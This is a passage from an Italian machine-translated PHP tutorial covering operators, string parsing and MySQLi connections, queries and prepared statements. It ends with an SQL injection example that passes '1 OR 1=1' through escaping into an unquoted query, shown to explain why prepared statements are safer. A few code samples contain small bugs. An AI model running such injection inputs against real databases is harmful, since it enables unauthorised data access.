var_dump(1 >= 7); // prints bool(false)
```

4. **Minore o uguale a:** `$a <= $b` , ritorna `true` se `$a` 'valore di s è uno dei più piccolo di `$b` o uguale a `$b` , altrimenti restituisce `false` .

Esempio :

```
var_dump(5 <= 5); // prints bool(true)
var_dump(5 <= 8); // prints bool(true)
var_dump(9 <= 1); // prints bool(false)
```

5/6. **Non uguale / identico a:** per ripetere l'esempio precedente sull'uguaglianza, nell'esempio seguente verrà visualizzato 'aeb non sono identici', ma non 'aeb non sono uguali'.

```
$a = 4;
$b = '4';
if ($a != $b) {
    echo 'a and b are not equal'; // this won't be printed
}
if ($a !== $b) {
    echo 'a and b are not identical'; // this will be printed
}
```

Operatore di astronave (<=>)

PHP 7 introduce un nuovo tipo di operatore, che può essere utilizzato per confrontare le espressioni. Questo operatore restituirà -1, 0 o 1 se la prima espressione è minore di, uguale a o maggiore della seconda espressione.

```
// Integers
print (1 <=> 1); // 0
print (1 <=> 2); // -1
print (2 <=> 1); // 1

// Floats
print (1.5 <=> 1.5); // 0
print (1.5 <=> 2.5); // -1
print (2.5 <=> 1.5); // 1

// Strings
print ("a" <=> "a"); // 0
print ("a" <=> "b"); // -1
print ("b" <=> "a"); // 1
```

Gli oggetti non sono confrontabili e così facendo si otterranno comportamenti non definiti.

Questo operatore è particolarmente utile quando si scrive una funzione di confronto definita dall'utente utilizzando `usort` , `uasort` o `uksort` . Data una serie di oggetti da ordinare in base alla loro proprietà `weight` , ad esempio, una funzione anonima può utilizzare `<=>` per restituire il valore atteso dalle funzioni di ordinamento.

```
usort($list, function($a, $b) { return $a->weight <=> $b->weight; });
```

In PHP 5 questo avrebbe richiesto un'espressione piuttosto più elaborata.

```
usort($list, function($a, $b) {
    return $a->weight < $b->weight ? -1 : ($a->weight == $b->weight ? 0 : 1);
});
```

Null Coalescing Operator (??)

Null coalescing è un nuovo operatore introdotto in PHP 7. Questo operatore restituisce il suo primo operando se è impostato e non `NULL` . Altrimenti restituirà il suo secondo operando.

Il seguente esempio:

```
$name = $_POST['name'] ?? 'nobody';
```

è equivalente a entrambi:

```
if (isset($_POST['name'])) {
    $name = $_POST['name'];
} else {
    $name = 'nobody';
```

```
}
```

e:

```
$name = isset($_POST['name']) ? $_POST['name'] : 'nobody';
```

Questo operatore può anche essere incatenato (con semantica associativa a destra):

```
$name = $_GET['name'] ?? $_POST['name'] ?? 'nobody';
```

che è equivalente a:

```
if (isset($_GET['name'])) {
    $name = $_GET['name'];
} elseif (isset($_POST['name'])) {
    $name = $_POST['name'];
} else {
    $name = 'nobody';
}
```

Nota:
Quando si utilizza l'operatore di coalescenza sulla concatenazione di stringhe, non dimenticare di usare parentesi `()`

```
$firstName = "John";
$lastName = "Doe";
echo $firstName ?? "Unknown" . " " . $lastName ?? "";
```

Questo produrrà solo `John` , e se il suo $ firstName è null e $ lastName è `Doe` , emetterà `Unknown Doe` . Per generare `John Doe` , dobbiamo usare parentesi come questa.

```
$firstName = "John";
$lastName = "Doe";
echo ($firstName ?? "Unknown") . " " . ($lastName ?? "");
```

Questo produrrà solo `John Doe` invece di `John` .

instanceof (tipo operatore)

Per verificare se alcuni oggetti sono di una certa classe, l'operatore `instanceof` (binario) può essere utilizzato da PHP versione 5.

Il primo parametro (a sinistra) è l'oggetto da testare. Se questa variabile non è un oggetto, `instanceof` restituisce sempre `false` . Se viene utilizzata un'espressione costante, viene generato un errore.

Il secondo parametro (a destra) è la classe con cui confrontare. La classe può essere fornita come nome di classe stesso, una variabile stringa contenente il nome della classe (non una costante di stringa!) O un oggetto di quella classe.

```
class MyClass {
}

$o1 = new MyClass();
$o2 = new MyClass();
$name = 'MyClass';

// in the cases below, $a gets boolean value true
$a = $o1 instanceof MyClass;
$a = $o1 instanceof $name;
$a = $o1 instanceof $o2;

// counter examples:
$b = 'b';
$a = $o1 instanceof 'MyClass'; // parse error: constant not allowed
$a = false instanceof MyClass; // fatal error: constant not allowed
$a = $b instanceof MyClass;    // false ($b is not an object)
```

`instanceof` può anche essere usato per verificare se un oggetto è di una classe che estende un'altra classe o implementa una qualche interfaccia:

```
interface MyInterface {
}

class MySuperClass implements MyInterface {
}

class MySubClass extends MySuperClass {
}

$o = new MySubClass();

// in the cases below, $a gets boolean value true
$a = $o instanceof MySubClass;
$a = $o instanceof MySuperClass;
$a = $o instanceof MyInterface;
```

Per verificare se un oggetto *non* è di qualche classe, è possibile utilizzare l'operatore not (`!`):

```
class MyClass {
}

class OtherClass {
}

$o = new MyClass();
$a = !$o instanceof OtherClass; // true
```

Nota che le parentesi intorno a `$o instanceof MyClass` non sono necessarie perché `instanceof` ha una precedenza più alta di `!` , sebbene possa rendere il codice più leggibile *con* parentesi.

Avvertenze

Se una classe non esiste, le funzioni di autoload registrate vengono chiamate per provare a

definire la classe (questo è un argomento al di fuori dell'ambito di questa parte della documentazione!). Nelle versioni di PHP precedenti alla 5.1.0, l'operatore `instanceof` avrebbe attivato anche queste chiamate, definendo quindi la classe (e se la classe non poteva essere definita, si sarebbe verificato un errore fatale). Per evitare ciò, usa una stringa:

```
// only PHP versions before 5.1.0!
class MyClass {
}

$o = new MyClass();
$a = $o instanceof OtherClass; // OtherClass is not defined!
// if OtherClass can be defined in a registered autoloader, it is actually
// loaded and $a gets boolean value false ($o is not a OtherClass)
// if OtherClass can not be defined in a registered autoloader, a fatal
// error occurs.

$name = 'YetAnotherClass';
$a = $o instanceof $name; // YetAnotherClass is not defined!
// $a simply gets boolean value false, YetAnotherClass remains undefined.
```

A partire dalla versione 5.1.0 di PHP, i caricatori automatici registrati non vengono più chiamati in queste situazioni.

Versioni precedenti di PHP (prima di 5.0)

Nelle versioni precedenti di PHP (precedenti alla 5.0), la funzione `is_a` può essere utilizzata per determinare se un oggetto è di una classe. Questa funzione è stata dichiarata obsoleta in PHP versione 5 e undeprecated in PHP versione 5.3.0.

Operatore ternario (? :)

L'operatore ternario può essere pensato come un'istruzione in linea `if` . Consiste di tre parti. L' `operator` e due risultati. La sintassi è la seguente:

```
$value = <operator> ? <true value> : <false value>
```

Se l' `operator` viene valutato come `true` , verrà restituito il valore nel primo blocco (`<true value>`), altrimenti verrà restituito il valore nel secondo blocco (`<false value>`). Dato che stiamo impostando `$value` sul risultato del nostro operatore ternario, esso memorizzerà il valore restituito.

Esempio:

```
$action = empty($_POST['action']) ? 'default' : $_POST['action'];
```

`$action` conterrà la stringa `'default'` se `empty($_POST['action'])` restituisce true. Altrimenti conterrebbe il valore di `$_POST['action']` .

L'espressione `(expr1) ? (expr2) : (expr3)` restituisce `expr2` se `expr1` restituisce `true` , e `expr3` se `expr1` restituisce `false` .

È possibile escludere la parte centrale dell'operatore ternario. Espressione `expr1 ?: expr3` rendimenti `expr1` se `expr1` è TRUE, e `expr3` altrimenti. `?:` è spesso indicato come operatore *Elvis* .

Questo si comporta come l' operatore Null Coalescing `??` , tranne che `??` richiede che l'operando di sinistra sia esattamente `null` mentre `?:` prova a risolvere l'operando di sinistra in un booleano e controlla se si risolve in booleano `false` .

Esempio:

```
function setWidth(int $width = 0){
    $_SESSION["width"] = $width ?: getDefaultWidth();
}
```

In questo esempio, `setWidth` accetta un parametro width, o default 0, per modificare il valore della larghezza della sessione. Se `$width` è 0 (se `$width` non è fornito), che si risolve in boolean false, viene utilizzato invece il valore di `getDefaultWidth()` . La funzione `getDefaultWidth()` non verrà chiamata se `$width` non si risolve in booleano false.

Fare riferimento a Tipi per ulteriori informazioni sulla conversione di variabili in booleana.

Incrementare (++) e decrementare gli operatori (-)

Le variabili possono essere incrementate o decrementate di 1 con `++` o `--` , rispettivamente. Possono precedere o succedere variabili e variare leggermente semanticamente, come mostrato di seguito.

```
$i = 1;
echo $i; // Prints 1

// Pre-increment operator increments $i by one, then returns $i
echo ++$i; // Prints 2

// Pre-decrement operator decrements $i by one, then returns $i
echo --$i; // Prints 1

// Post-increment operator returns $i, then increments $i by one
echo $i++; // Prints 1 (but $i value is now 2)

// Post-decrement operator returns $i, then decrements $i by one
echo $i--; // Prints 2 (but $i value is now 1)
```

Ulteriori informazioni sugli operatori di incremento e decremento sono disponibili nella documentazione ufficiale .

Operatore di esecuzione (``)

L'operatore di esecuzione PHP è costituito da backtick (``) e viene utilizzato per eseguire comandi di shell. L'output del comando verrà restituito e, pertanto, può essere memorizzato in una variabile.

```
// List files
```

```
$output = `ls`;
echo "<pre>$output</pre>";
```

Si noti che l'operatore execute e `shell_exec()` daranno lo stesso risultato.

Operatori logici (&& / AND e || / OR)

In PHP, ci sono due versioni degli operatori logici AND e OR.

Operatore	Vero se
`$a and $b`	Sia `$a` che `$b` sono vere
`$a && $b`	Sia `$a` che `$b` sono vere
`$a or $b`	O `$a` o `$b` è vero
`$a || $b`	O `$a` o `$b` è vero

Nota che `&&` e `||` gli operer hanno una precedenza maggiore di `and` e `or` . Vedi la tabella qui sotto:

Valutazione	Risultato di `$e`	Valutato come
`$e = false || true`	Vero	`$e = (false || true)`
`$e = false or true`	falso	`($e = false) or true`

Per questo motivo è più sicuro usare `&&` e `||` invece di `and` e `or` .

Operatori bit a bit

Prefisso operatori bit a bit

Gli operatori bit a bit sono come operatori logici ma eseguiti per bit anziché per valore booleano.

```
// bitwise NOT ~: sets all unset bits and unsets all set bits
printf("%'06b", ~0b110110); // 001001
```

Operatori bitmask-bitmask

AND bit a bit `&` : un bit è impostato solo se si trova in entrambi gli operandi

```
printf("%'06b", 0b110101 & 0b011001); // 010001
```

Bitwise OR `|` : un bit è impostato se è impostato su uno o su entrambi gli operandi

```
printf("%'06b", 0b110101 | 0b011001); // 111101
```

Bit XOR `^` : un bit viene impostato se è impostato in un operando e non impostato in un altro operando, cioè solo se quel bit si trova in uno stato diverso nei due operandi

```
printf("%'06b", 0b110101 ^ 0b011001); // 101100
```

Esempi di utilizzo di maschere di bit

Questi operatori possono essere utilizzati per manipolare le maschere di bit. Per esempio:

```
file_put_contents("file.log", LOCK_EX | FILE_APPEND);
```

Qui, il `|` l'operatore è usato per combinare le due maschere di bit. Sebbene `+` abbia lo stesso effetto, `|` sottolinea che stai combinando le maschere di bit, non aggiungendo due normali valori scalari.

```
class Foo{
    const OPTION_A = 1;
    const OPTION_B = 2;
    const OPTION_C = 4;
    const OPTION_A = 8;

    private $options = self::OPTION_A | self::OPTION_C;

    public function toggleOption(int $option){
        $this->options ^= $option;
    }

    public function enable(int $option){
        $this->options |= $option; // enable $option regardless of its original state
    }

    public function disable(int $option){
        $this->options &= ~$option; // disable $option regardless of its original state,
                                    // without affecting other bits
    }

    /** returns whether at least one of the options is enabled */
    public function isOneEnabled(int $options) : bool{
        return $this->options & $option !== 0;
        // Use !== rather than >, because
        // if $options is about a high bit, we may be handling a negative integer
    }

    /** returns whether all of the options are enabled */
    public function areAllEnabled(int $options) : bool{
        return ($this->options & $options) === $options;
        // note the parentheses; beware the operator precedence
    }
}
```

Questo esempio (supponendo che l' `$option` contenga sempre solo un bit) utilizza:

- l'operatore `^` per alternare comodamente le maschere di bit.
- il `|` operatore per impostare un po 'trascurando il suo stato originale o altri bit
- l'operatore `~` per convertire un numero intero con un solo bit impostato in un numero intero con un solo bit non impostato
- l'operatore `&` per disinserire un bit, usando queste proprietà di `&` :
    - Dal momento che `&=` con un bit impostato non farà nulla (`(1 & 1) === 1` , `(0 & 1) === 0`), facendo `&=` con un intero con un solo bit non impostato, disattiverà solo quel bit , non influenzando altri bit.
    - `&=` con un bit non impostato disattiverà quel bit (`(1 & 0) === 0` , `(0 & 0) === 0`)
- Usando l'operatore `&` con un'altra maschera di bit si filtrano tutti gli altri bit non impostati in quella maschera di bit.
    - Se l'output ha qualche bit impostato, significa che ognuna delle opzioni è abilitata.
    - Se l'output ha tutti i bit della serie di maschere di bit, significa che tutte le opzioni nella maschera di bit sono abilitate.

Tenete a mente che questi operatori di confronto: (`< > <= >= == === != !== <> <=>`) hanno precedenza maggiore rispetto questi operatori maschera di bit-maschera di bit: (`| ^ &`). Poiché i risultati bit a bit vengono spesso confrontati utilizzando questi operatori di confronto, questo è un errore comune da tenere presente.

Operatori che cambiano bit

Spostamento a sinistra bit a bit `<<` : sposta tutti i bit a sinistra (più significativi) del numero di passi specificato e scarta i bit che superano la dimensione int

`<< $x` equivale a disabilitare i più alti `$x` bit e moltiplicare per `$x` th di potenza di 2

```
printf("%'08b", 0b00001011<< 2); // 00101100

assert(PHP_INT_SIZE === 4); // a 32-bit system
printf("%x, %x", 0x5FFFFFFF << 2, 0x1FFFFFFF << 4); // 7FFFFFFC, FFFFFFF0
```

Spostamento a destra bit a bit `>>` : eliminare lo spostamento più basso e spostare i bit rimanenti a destra (meno significativo)

`>> $x` equivale a dividere per `$x` th di potenza di 2 e scartare la parte non intera

```
printf("%x", 0xFFFFFFFF >> 3); // 1FFFFFFF
```

Esempi di utilizzo del cambio di bit:

Divisione veloce per 16 (prestazione migliore di `/= 16`)

```
$x >>= 4;
```

Nei sistemi a 32 bit, questo elimina tutti i bit nel numero intero, impostando il valore su 0. Sui

sistemi a 64 bit, questo elimina i 32 bit più significativi e mantiene il minimo

```
$x = $x << 32 >> 32;
```

32 bit significativi, equivalenti a `$x & 0xFFFFFFFF`

Nota: in questo esempio viene utilizzato `printf("%'06b")` . Emette il valore in 6 cifre binarie.

Operatori di oggetti e classi

È possibile accedere ai membri di oggetti o classi utilizzando l'operatore oggetto (`->`) e l'operatore di classe (`::` .

```
class MyClass {
    public $a = 1;
    public static $b = 2;
    const C = 3;
    public function d() { return 4; }
    public static function e() { return 5; }
}

$object = new MyClass();
var_dump($object->a);   // int(1)
var_dump($object::$b);  // int(2)
var_dump($object::C);   // int(3)
var_dump(MyClass::$b);  // int(2)
var_dump(MyClass::C);   // int(3)
var_dump($object->d()); // int(4)
var_dump($object::d()); // int(4)
var_dump(MyClass::e()); // int(5)
$classname = "MyClass";
var_dump($classname::e()); // also works! int(5)
```

Si noti che dopo l'operatore dell'oggetto, `$` non deve essere scritto (`$object->a` invece di `$object->$a`). Per l'operatore di classe, questo non è il caso e il `$` è necessario. Per una costante definita nella classe, `$` non viene mai utilizzato.

Si noti inoltre che `var_dump(MyClass::d());` è consentito solo se la funzione `d()` *non* fa riferimento l'oggetto:

```
class MyClass {
    private $a = 1;
    public function d() {
        return $this->a;
    }
}

$object = new MyClass();
var_dump(MyClass::d());   // Error!
```

Ciò causa un errore "Fatal PHP": Errore non rilevato: utilizzo di $ this quando non nel contesto dell'oggetto "

Questi operatori hanno *lasciato l'* associatività, che può essere usata per "concatenare":

```
class MyClass {
    private $a = 1;

    public function add(int $a) {
        $this->a += $a;
        return $this;
    }

    public function get() {
        return $this->a;
    }
}

$object = new MyClass();
var_dump($object->add(4)->get());  // int(5)
```

Questi operatori hanno la precedenza più alta (non sono nemmeno menzionati nel manuale), ancora più alto di quello `clone` . Così:

```
class MyClass {
    private $a = 0;
    public function add(int $a) {
        $this->a += $a;
        return $this;
    }
    public function get() {
        return $this->a;
    }
}

$o1 = new MyClass();
$o2 = clone $o1->add(2);
var_dump($o1->get()); // int(2)
var_dump($o2->get()); // int(2)
```

Il valore di `$o1` viene aggiunto *prima che* l'oggetto sia clonato!

Nota che l'uso delle parentesi per influenzare la precedenza non funzionava nella versione 5 di PHP e precedenti (lo fa in PHP 7):

```
// using the class MyClass from the previous code
$o1 = new MyClass();
$o2 = (clone $o1)->add(2);  // Error in PHP 5 and before, fine in PHP 7
var_dump($o1->get()); // int(0) in PHP 7
var_dump($o2->get()); // int(2) in PHP 7
```

Leggi operatori online: https://riptutorial.com/it/php/topic/1687/operatori

Capitolo 70: Parsing delle stringhe

Osservazioni

Regex dovrebbe essere usato per altri usi oltre a ottenere stringhe di corde o altrimenti tagliare le stringhe in pezzi.

Examples

Divisione di una stringa tramite separatori

`explode` e `strstr` sono metodi più semplici per ottenere sottostringhe dai separatori.

Una stringa contenente diverse parti di testo separate da un carattere comune può essere divisa in parti con la funzione `explode` .

```
$fruits = "apple,pear,grapefruit,cherry";
print_r(explode(",",$fruits)); // ['apple', 'pear', 'grapefruit', 'cherry']
```

Il metodo supporta anche un parametro limite che può essere utilizzato come segue:

```
$fruits= 'apple,pear,grapefruit,cherry';
```

Se il parametro limit è zero, allora viene trattato come 1.

```
print_r(explode(',',$fruits,0)); // ['apple,pear,grapefruit,cherry']
```

Se il limite è impostato e positivo, la matrice restituita conterrà un massimo di elementi limite con l'ultimo elemento contenente il resto della stringa.

```
print_r(explode(',',$fruits,2)); // ['apple', 'pear,grapefruit,cherry']
```

Se il parametro limite è negativo, vengono restituiti tutti i componenti tranne l'ultimo limite.

```
print_r(explode(',',$fruits,-1)); // ['apple', 'pear', 'grapefruit']
```

`explode` può essere combinato con una `list` per analizzare una stringa in variabili in una riga:

```
$email = "user@example.com";
list($name, $domain) = explode("@", $email);
```

Tuttavia, assicurarsi che il risultato di `explode` contiene elementi sufficienti, o un avvertimento indice indefinita sarebbe stato attivato.

`strstr` allontana o restituisce solo la sottostringa prima della prima occorrenza dell'ago dato.

```
$string = "1:23:456";
echo json_encode(explode(":", $string)); // ["1","23","456"]
var_dump(strstr($string, ":")); // string(7) ":23:456"

var_dump(strstr($string, ":", true)); // string(1) "1"
```

Ricerca di una sottostringa con strpos

`strpos` può essere inteso come il numero di byte nel pagliaio prima della prima occorrenza dell'ago.

```
var_dump(strpos("haystack", "hay")); // int(0)
var_dump(strpos("haystack", "stack")); // int(3)
var_dump(strpos("haystack", "stackoverflow"); // bool(false)
```

Verifica se esiste una sottostringa

Fai attenzione a controllare TRUE o FALSE perché se viene restituito un indice di 0, un'istruzione if lo vedrà come FALSE.

```
$pos = strpos("abcd", "a"); // $pos = 0;
$pos2 = strpos("abcd", "e"); // $pos2 = FALSE;

// Bad example of checking if a needle is found.
if($pos) { // 0 does not match with TRUE.
    echo "1. I found your string\n";
}
else {
    echo "1. I did not found your string\n";
}

// Working example of checking if needle is found.
if($pos !== FALSE) {
    echo "2. I found your string\n";
}
else {
    echo "2. I did not found your string\n";
}

// Checking if a needle is not found
if($pos2 === FALSE) {
    echo "3. I did not found your string\n";
}
else {
    echo "3. I found your string\n";
}
```

Uscita dell'intero esempio:

```
1. I did not found your string
2. I found your string
3. I did not found your string
```

Cerca a partire da un offset

```
// With offset we can search ignoring anything before the offset
$needle = "Hello";
$haystack = "Hello world! Hello World";

$pos = strpos($haystack, $needle, 1); // $pos = 13, not 0
```

Ottieni tutte le occorrenze di una sottostringa

```
$haystack = "a baby, a cat, a donkey, a fish";
$needle = "a ";
$offsets = [];
// start searching from the beginning of the string
for($offset = 0;
        // If our offset is beyond the range of the
        // string, don't search anymore.
        // If this condition is not set, a warning will
        // be triggered if $haystack ends with $needle
        // and $needle is only one byte long.
        $offset < strlen($haystack); ){
    $pos = strpos($haystack, $needle, $offset);
    // we don't have anymore substrings
    if($pos === false) break;
    $offsets[] = $pos;
    // You may want to add strlen($needle) instead,
    // depending on whether you want to count "aaa"
    // as 1 or 2 "aa"s.
    $offset = $pos + 1;
}
echo json_encode($offsets); // [0,8,15,25]
```

Analisi della stringa utilizzando le espressioni regolari

preg_match può essere usato per analizzare la stringa usando l'espressione regolare. Le parti di espressione racchiuse tra parentesi sono chiamate subpatterns e con esse puoi scegliere singole parti della stringa.

```
$str = "<a href=\"http://example.org\">My Link</a>";
$pattern = "/<a href=\"(.*)\">(.*)<\/a>/";
$result = preg_match($pattern, $str, $matches);
if($result === 1) {
    // The string matches the expression
    print_r($matches);
} else if($result === 0) {
    // No match
} else {
    // Error occured
}
```

Produzione

```
Array
(
    [0] => <a href="http://example.org">My Link</a>
    [1] => http://example.org
    [2] => My Link
)
```

substring

La sottostringa restituisce la parte di stringa specificata dai parametri di avvio e lunghezza.

```
var_dump(substr("Boo", 1)); // string(2) "oo"
```

Se esiste la possibilità di incontrare stringhe di caratteri multibyte, sarebbe più sicuro usare mb_substr.

```
$cake = "cakeæøå";
var_dump(substr($cake, 0, 5)); // string(5) "cake"
var_dump(mb_substr($cake, 0, 5, 'UTF-8')); // string(6) "cakeæ"
```

Un'altra variante è la funzione substr_replace, che sostituisce il testo all'interno di una porzione di una stringa.

```
var_dump(substr_replace("Boo", "0", 1, 1)); // string(3) "B0o"
var_dump(substr_Replace("Boo", "ts", strlen("Boo"))); // string(5) "Boots"
```

Diciamo che vuoi trovare una parola specifica in una stringa e non vuoi usare Regex.

```
$hi = "Hello World!";
$bye = "Goodbye cruel World!";

var_dump(strpos($hi, " ")); // int(5)
var_dump(strpos($bye, " ")); // int(7)

var_dump(substr($hi, 0, strpos($hi, " "))); // string(5) "Hello"
var_dump(substr($bye, -1 * (strlen($bye) - strpos($bye, " ")))); // string(13) " cruel World!"

// If the casing in the text is not important, then using strtolower helps to compare strings
var_dump(substr($hi, 0, strpos($hi, " ")) == 'hello'); // bool(false)
var_dump(strtolower(substr($hi, 0, strpos($hi, " "))) == 'hello'); // bool(true)
```

Un'altra opzione è l'analisi di base di un'e-mail.

```
$email = "test@example.com";
$wrong = "foobar.co.uk";
$notld = "foo@bar";

$at = strpos($email, "@"); // int(4)
$wat = strpos($wrong, "@"); // bool(false)
$nat = strpos($notld , "@"); // int(3)

$domain = substr($email, $at + 1); // string(11) "example.com"
$womain = substr($wrong, $wat + 1); // string(11) "oobar.co.uk"
```

```
$nomain = substr($notld, $nat + 1); // string(3) "bar"

$dot = strpos($domain, "."); // int(7)
$wot = strpos($womain, "."); // int(5)
$not = strpos($nomain, "."); // bool(false)

$tld = substr($domain, $dot + 1); // string(3) "com"
$wld = substr($womain, $wot + 1); // string(5) "co.uk"
$nld = substr($nomain , $not + 1); // string(2) "ar"

// string(25) "test@example.com is valid"
if ($at && $dot) var_dump("$email is valid");
else var_dump("$email is invalid");

// string(21) "foobar.com is invalid"
if ($wat && $wot) var_dump("$wrong is valid");
else var_dump("$wrong is invalid");

// string(18) "foo@bar is invalid"
if ($nat && $not) var_dump("$notld is valid");
else var_dump("$notld is invalid");

// string(27) "foobar.co.uk is an UK email"
if ($tld == "co.uk") var_dump("$email is a UK address");
if ($wld == "co.uk") var_dump("$wrong is a UK address");
if ($nld == "co.uk") var_dump("$notld is a UK address");
```

O anche mettendo il "Continua a leggere" o "..." alla fine di un blurb

```
$blurb = "Lorem ipsum dolor sit amet";
$limit = 20;

var_dump(substr($blurb, 0, $limit - 3) . '...'); // string(20) "Lorem ipsum dolor..."
```

Leggi Parsing delle stringhe online: https://riptutorial.com/it/php/topic/2206/parsing-delle-stringhe

Capitolo 71: PHP MySQLi

introduzione

L' interfaccia `mysqli` è un miglioramento (si intende "estensione MySQL Improvement") dell'interfaccia `mysql` , che è stata deprecata nella versione 5.5 e rimossa nella versione 7.0. L'estensione mysqli, o come è a volte nota, l'estensione migliorata di MySQL, è stata sviluppata per sfruttare le nuove funzionalità presenti nelle versioni 4.1.3 e successive dei sistemi MySQL. L'estensione mysqli è inclusa con le versioni di PHP 5 e successive.

Osservazioni

Caratteristiche

L'interfaccia mysqli ha una serie di vantaggi, i miglioramenti chiave sull'estensione mysql sono:

- Interfaccia orientata agli oggetti
- Supporto per le dichiarazioni preparate
- Supporto per più dichiarazioni
- Supporto per le transazioni
- Funzionalità di debug migliorate
- Supporto del server integrato

È dotato di una doppia interfaccia : il vecchio stile procedurale e un nuovo stile di programmazione orientata agli oggetti (OOP) . Il `mysql` deprecato aveva solo un'interfaccia procedurale, quindi lo stile orientato agli oggetti è spesso preferito. Tuttavia, il nuovo stile è anche favorevole a causa del potere di OOP.

alternative

Un'alternativa all'interfaccia `mysqli` per accedere ai database è la più `mysqli` interfaccia PHP Data Objects (PDO) . Questo include solo la programmazione in stile OOP e può accedere a più di soli database di tipo MySQL.

Examples

Connetti MySQLi

Stile orientato agli oggetti

Connetti al server

```
$conn = new mysqli("localhost","my_user","my_password");
```

Imposta il database predefinito: `$conn->select_db("my_db");`

Connetti al database

```
$conn = new mysqli("localhost","my_user","my_password","my_db");
```

Stile procedurale

Connetti al server

```
$conn = mysqli_connect("localhost","my_user","my_password");
```

Imposta il database predefinito: `mysqli_select_db($conn, "my_db");`

Connetti al database

```
$conn = mysqli_connect("localhost","my_user","my_password","my_db");
```

Verifica connessione al database

Stile orientato agli oggetti

```
if ($conn->connect_errno > 0) {
    trigger_error($db->connect_error);
} // else: successfully connected
```

Stile procedurale

```
if (!$conn) {
   trigger_error(mysqli_connect_error());
} // else: successfully connected
```

Query MySQLi

La funzione `query` accetta una stringa SQL valida e la esegue direttamente contro la connessione al database `$conn`

Stile orientato agli oggetti

```
$result = $conn->query("SELECT * FROM `people`");
```

Stile procedurale

```
$result = mysqli_query($conn, "SELECT * FROM `people`");
```

ATTENZIONE

Un problema comune qui è che le persone semplicemente eseguono la query e si aspettano che funzioni (ovvero restituiscono un oggetto mysqli_stmt). Poiché questa funzione richiede solo una stringa, stai costruendo la query prima tu stesso. Se ci sono errori nell'SQL, il compilatore MySQL fallirà, **a questo punto questa funzione restituirà `false` .**

```
$result = $conn->query('SELECT * FROM non_existent_table'); // This query will fail
$row = $result->fetch_assoc();
```

Il codice sopra genererà un errore `E_FATAL` perché `$result` è `false` e non un oggetto.

> Errore fatale PHP: chiama a una funzione membro fetch_assoc () su un non oggetto

L'errore procedurale è simile, ma non fatale, perché stiamo solo violando le aspettative della funzione.

```
$row = mysqli_fetch_assoc($result); // same query as previous
```

Otterrete il seguente messaggio da PHP

> mysqli_fetch_array () si aspetta che il parametro 1 sia mysqli_result, dato booleano

Puoi evitarlo facendo prima un test

```
if($result) $row = mysqli_fetch_assoc($result);
```

Passa attraverso i risultati MySQLi

PHP semplifica l'acquisizione dei dati dai risultati e il looping su di esso con un comando `while` . Quando non riesce a ottenere la riga successiva, restituisce `false` e il ciclo termina. Questi esempi funzionano con

- mysqli_fetch_assoc - Array associativo con nomi di colonne come chiavi
- mysqli_fetch_object - `stdClass` oggetto con i nomi delle colonne come variabili
- mysqli_fetch_array - Array associativo e numerico (può usare gli argomenti per ottenere uno o l'altro)
- mysqli_fetch_row - Array numerico

Stile orientato agli oggetti

```
while($row = $result->fetch_assoc()) {
    var_dump($row);
}
```

Stile procedurale

```
while($row = mysqli_fetch_assoc($result)) {
    var_dump($row);
}
```

Per ottenere informazioni esatte dai risultati, possiamo usare:

```
while ($row = $result->fetch_assoc()) {
    echo 'Name and surname: '.$row['name'].' '.$row['surname'].'<br>';
    echo 'Age: '.$row['age'].'<br>'; // Prints info from 'age' column
}
```

Chiudere la connessione

Quando abbiamo finito di interrogare il database, si consiglia di chiudere la connessione per liberare risorse.

Stile orientato agli oggetti

```
$conn->close();
```

Stile procedurale

```
mysqli_close($conn);
```

Nota : la connessione al server verrà chiusa non appena termina l'esecuzione dello script, a meno che non venga chiusa in precedenza chiamando esplicitamente la funzione di connessione chiusa.

Caso d'uso: se il nostro script ha una buona quantità di elaborazione da eseguire dopo aver recuperato il risultato e ha recuperato il set di risultati completo, dobbiamo assolutamente chiudere la connessione. Se non lo fossimo, c'è una possibilità che il server MySQL raggiunga il limite di connessione quando il server Web è in uso intensivo.

Dichiarazioni preparate in MySQLi

Leggere la sezione Prevenzione dell'iniezione SQL con query parametrizzate per una discussione completa sul perché le istruzioni preparate consentono di proteggere le istruzioni SQL dagli attacchi SQL Injection

La variabile `$conn` qui è un oggetto MySQLi. Vedi esempio di connessione MySQLi per maggiori dettagli.

Per entrambi gli esempi, assumiamo che `$sql` sia

```
$sql = "SELECT column_1
    FROM table
    WHERE column_2 = ?
        AND column_3 > ?";
```

Il `?` rappresenta i valori che forniremo in seguito. Si prega di notare che non abbiamo bisogno di quotazioni per i segnaposto, indipendentemente dal tipo. Possiamo anche fornire solo segnaposto nelle parti di dati della query, ovvero `SET` , `VALUES` e `WHERE` . Non è possibile utilizzare segnaposto nelle parti `SELECT` o `FROM` .

Stile orientato agli oggetti

```
if ($stmt = $conn->prepare($sql)) {
  $stmt->bind_param("si", $column_2_value, $column_3_value);
  $stmt->execute();

  $stmt->bind_result($column_1);
  $stmt->fetch();
  //Now use variable $column_1 one as if it were any other PHP variable
  $stmt->close();
}
```

Stile procedurale

```
if ($stmt = mysqli_prepare($conn, $sql)) {
  mysqli_stmt_bind_param($stmt, "si", $column_2_value, $column_3_value);
  mysqli_stmt_execute($stmt);
  // Fetch data here
  mysqli_stmt_close($stmt);
}
```

Il primo parametro di `$stmt->bind_param` o il secondo parametro di `mysqli_stmt_bind_param` è determinato dal tipo di dati del parametro corrispondente nella query SQL:

Parametro	Tipo di dati del parametro associato
`i`	numero intero
`d`	Doppio
`s`	stringa
`b`	macchia

L'elenco dei parametri deve essere nell'ordine fornito nella query. In questo esempio `si` indica che il primo parametro *(`column_2 = ?`)* È stringa e il secondo parametro *(`column_3 > ?`)* È intero.

Per il recupero dei dati, vedere Come ottenere dati da una dichiarazione preparata

Strings di evasione

L'escaping delle stringhe è un metodo più vecchio (**e meno sicuro**) di protezione dei dati per l'inserimento in una query. Funziona usando la funzione MySQL mysql_real_escape_string () per elaborare e disinfettare i dati (in altre parole, PHP non sta eseguendo l'escape). L'API MySQLi fornisce accesso diretto a questa funzione

```
$escaped = $conn->real_escape_string($_GET['var']);
// OR
$escaped = mysqli_real_escape_string($conn, $_GET['var']);
```

A questo punto, hai una stringa che MySQL considera sicura per l'uso in una query diretta

```
$sql = 'SELECT * FROM users WHERE username = "' . $escaped . '"';
$result = $conn->query($sql);
```

Quindi, perché questo non è sicuro quanto le dichiarazioni preparate ? Ci sono modi per ingannare MySQL per produrre una stringa che considera sicura. Considera il seguente esempio

```
$id = mysqli_real_escape_string("1 OR 1=1");
$sql = 'SELECT * FROM table WHERE id = ' . $id;
```

